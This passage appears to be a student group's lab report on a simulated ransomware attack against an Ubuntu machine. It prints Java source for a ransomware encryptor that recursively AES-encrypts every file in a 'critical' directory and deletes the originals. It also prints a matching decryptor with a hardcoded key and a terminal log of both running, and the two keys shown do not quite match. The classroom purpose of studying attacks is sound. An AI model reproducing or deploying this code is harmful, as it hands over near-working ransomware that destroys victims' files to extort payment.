


Group 12

Encryption Component:

The encryption module uses the AES (Advanced Encryption Standard) algorithm implementing a 256-bit key security feature which is developed in Java programming language. The program enters the directory /home/ubuntu/Documents/critical and performs recursive encryption of all files along with subfolders such as lab1, lab2, and lab3. The system produces AES keys dynamically before converting them into Base64 format encoding. The program reads each file before encryption leads to the creation of a new .enc file with encrypted data. The encryption process ends with the files removal. An optional AES key printing function enables attackers to decrypt files later by sending it to their machine. Java archive (ransomwareencryption.jar) combines all encryption logical codes which run on their system to simulate an attack.

Encryption Code:

A screenshot of a Java IDE window titled "Shell No. 1" showing the source code for a class named "ransomwareencryption". The code implements a recursive file encryption process using the AES algorithm. It includes imports for javax.crypto.Cipher, javax.crypto.KeyGenerator, javax.crypto.SecretKey, java.io.*, java.nio.file.*, java.security.SecureRandom, and java.util.Base64. The main method generates a 256-bit AES key, prints its Base64-encoded value, and then recursively walks through the directory "/home/ubuntu/Documents/critical" (commented as the actual victim directory). For each regular file, it calls encryptFile, which reads the file, encrypts it with the generated key, and writes the encrypted data to a new file. The original file is then deleted. The process continues until all files in the directory are encrypted. The code also includes helper methods for key generation and file encryption.

```
File Actions Edit View Help
Shell No. 1

import javax.crypto.Cipher;
import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;
import java.io.*;
import java.nio.file.*;
import java.security.SecureRandom;
import java.util.Base64;

public class ransomwareencryption {

    private static final String ALGORITHM = "AES";
    private static final int KEY_SIZE = 256;
    private static SecretKey secretKey;

    public static void main(String[] args) throws Exception {
        String targetDir = "/home/ubuntu/Documents/critical"; // Change to actual victim directory

        // Generate encryption key
        secretKey = generateKey();
        System.out.println("Encryption Key (Save this!): " + Base64.getEncoder().encodeToString(secretKey.getEncoded()));

        // Recursively encrypt files
        Files.walk(Paths.get(targetDir))
            .filter(Files::isRegularFile)
            .forEach(file -> {
                try {
                    encryptFile(file.toFile(), secretKey);
                    file.toFile().delete(); // delete original
                } catch (Exception e) {
                    e.printStackTrace();
                }
            });

        System.out.println(" All files encrypted.");
    }

    private static SecretKey generateKey() throws Exception {
        KeyGenerator keyGen = KeyGenerator.getInstance(ALGORITHM);
        keyGen.init(KEY_SIZE, new SecureRandom());
        return keyGen.generateKey();
    }

    private static void encryptFile(File file, SecretKey key) throws Exception {
        Cipher cipher = Cipher.getInstance(ALGORITHM);
        cipher.init(Cipher.ENCRYPT_MODE, key);

        byte[] fileData = Files.readAllBytes(file.toPath());
        byte[] encryptedData = cipher.doFinal(fileData);
    }
}
```


1,1 Top

Group 12

```
FileOutputStream fos = new FileOutputStream(file.getAbsolutePath() + ".enc");
fos.write(encryptedData);
fos.close();
}
```

42,8-1 Bot

→ Required files to encrypt the lab files in the victim's (Ubuntu machine) computer from the attacker.




Decryption Component:

Java Programming was used for the creation of decryption software which operates with AES encryption using a 256-bit key identical to encryption stage authentication. After the simulated ransom payment occurs this component is supplied to the victim. The program performs another

Group 12

scan of the designated "critical" directory for any files that end with ".enc". The decryption process starts with reading each encrypted file followed by decryption with the provided AES key before restoring original file format and renaming it. After the system finishes its operation the .enc files are erased. The separate ransomwaredecryption.jar Java archive contains this component to which victims execute to recover their encrypted files.

Decryption Code:

A screenshot of a Java IDE window titled "Shell No. 1" showing the source code for a ransomware decryption tool. The code is in Java and uses the javax.crypto package for AES encryption/decryption. It defines a public class "ransomwaredecryption" with a main method that takes a target directory as an argument. The main method walks through the directory, finds files ending in ".enc", and calls a "decryptFile" method. The "decryptFile" method reads the encrypted data, decrypts it using a hardcoded AES key, and writes the original data to a file with the ".enc" extension removed. The code also includes error handling for exceptions and a final print statement indicating all files are decrypted.

```
File Actions Edit View Help
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
import java.io.*;
import java.nio.file.*;
import java.util.Base64;

public class ransomwaredecryption {
    private static final String ALGORITHM = "AES";
    private static final String AES_KEY_BASE64 = "PLhPyB49aq8ZshesaAVnykmR2Bwq3z1Mp8dJ8CzzU=";

    public static void main(String[] args) throws Exception {
        String targetDir = "/home/ubuntu/Documents/critical";

        byte[] decodedKey = Base64.getDecoder().decode(AES_KEY_BASE64);
        SecretKeySpec key = new SecretKeySpec(decodedKey, ALGORITHM);

        Files.walk(Paths.get(targetDir))
            .filter(path -> path.toString().endsWith(".enc"))
            .forEach(file -> {
                try {
                    decryptFile(file.toFile(), key);
                    file.toFile().delete(); // delete encrypted
                } catch (Exception e) {
                    e.printStackTrace();
                }
            });

        System.out.println(" All files decrypted.");
    }



    private static void decryptFile(File file, SecretKeySpec key) throws Exception {
        Cipher cipher = Cipher.getInstance(ALGORITHM);
        cipher.init(Cipher.DECRYPT_MODE, key);

        byte[] encryptedData = Files.readAllBytes(file.toPath());
        byte[] originalData = cipher.doFinal(encryptedData);

        String originalPath = file.getAbsolutePath().replace(".enc", "");
        FileOutputStream fos = new FileOutputStream(originalPath);
        fos.write(originalData);
        fos.close();
    }
}
```

The Victim's lab files before and after encryption and decryption.

Group 12



Group 12

```
ubuntu@rahulrc1127:~/Documents/critical$ java -jar ransomwareencryption.jar
Encryption Key (Save this!): PLhPyByc49aq8ZshesaAVnykmR2Bwq3ziMp8djBCzzU=
✓ All files encrypted.
ubuntu@rahulrc1127:~/Documents/critical$ java -jar ransomwareencryption.jar
Error: Unable to access jarfile ransomwareencryption.jar
ubuntu@rahulrc1127:~/Documents/critical$ java -jar ransomwaredecryption.jar
✓ All files decrypted.
ubuntu@rahulrc1127:~/Documents/critical$
```

The encryption key is displayed, it is used by the attacker to decrypt the files of the victim after paying the ransom in some cryptocurrency.